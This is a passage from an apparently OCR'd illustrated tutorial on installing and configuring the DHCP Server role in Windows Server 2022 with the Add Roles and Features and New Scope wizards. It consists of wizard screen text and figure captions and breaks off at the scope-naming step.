
- The Administrator account has a strong password
- Network settings, such as static IP addresses, are configured
- The most current security updates from Windows Update are installed

If you must verify that any of the preceding prerequisites have been completed, close the wizard, complete the steps, and then run the wizard again.

To continue, click Next.

□ Skip this page by default

Figure 8 – Before you begin screen



Select installation type


DESTINATION SERVER
WIN-99849L5IBUP

Select the installation type. You can install roles and features on a running physical computer or virtual machine, or on an offline virtual hard disk (VHD).

● **Role-based or feature-based installation**
Configure a single server by adding roles, role services, and features.

○ **Remote Desktop Services installation**
Install required role services for Virtual Desktop Infrastructure (VDI) to create a virtual machine-based or session-based desktop deployment.

Figure 9 – Installation type screen



Add Roles and Features Wizard

Select destination server

DESTINATION SERVER
WIN-99849L5IBUP

Select a server or a virtual hard disk on which to install roles and features.

● Select a server from the server pool
○ Select a virtual hard disk

Server Pool


Filter:

Name	IP Address	Operating System
WIN-99849L5IBUP	169.254.112.16...	Microsoft Windows Server 2022 Standard

1 Computer(s) found

This page shows servers that are running Windows Server 2012 or a newer release of Windows Server, and that have been added by using the Add Servers command in Server Manager. Offline servers and newly-added servers from which data collection is still incomplete are not shown.

Figure 10 – Server Selection screen




Add features that are required for DHCP Server?

The following tools are required to manage this feature, but do not have to be installed on the same server.

- Remote Server Administration Tools
  - Role Administration Tools
    - [Tools] DHCP Server Tools

☑ Include management tools (if applicable)

Figure 11 – Select add features



Installation progress

DESTINATION SERVER
WIN-99849L5IBUP

View installation progress

Feature installation

Configuration required. Installation succeeded on WIN-99849L5IBUP.

DHCP Server
Launch the DHCP post-install wizard
Complete DHCP configuration
Remote Server Administration Tools
Role Administration Tools
DHCP Server Tools

You can close this wizard without interrupting running tasks. View task progress or open this page again by clicking Notifications in the command bar, and then Task Details.

Export configuration settings

Figure 12 – Click Complete DHCP configuration




Figure 13 – Expand the local computer





Figure 14 – Create a new scope




Welcome to the New Scope Wizard

This wizard helps you set up a scope for distributing IP addresses to computers on your network.

To continue, click Next.

Figure 15 – Welcome to New Scope Wizard Screen



New Scope Wizard

Scope Name

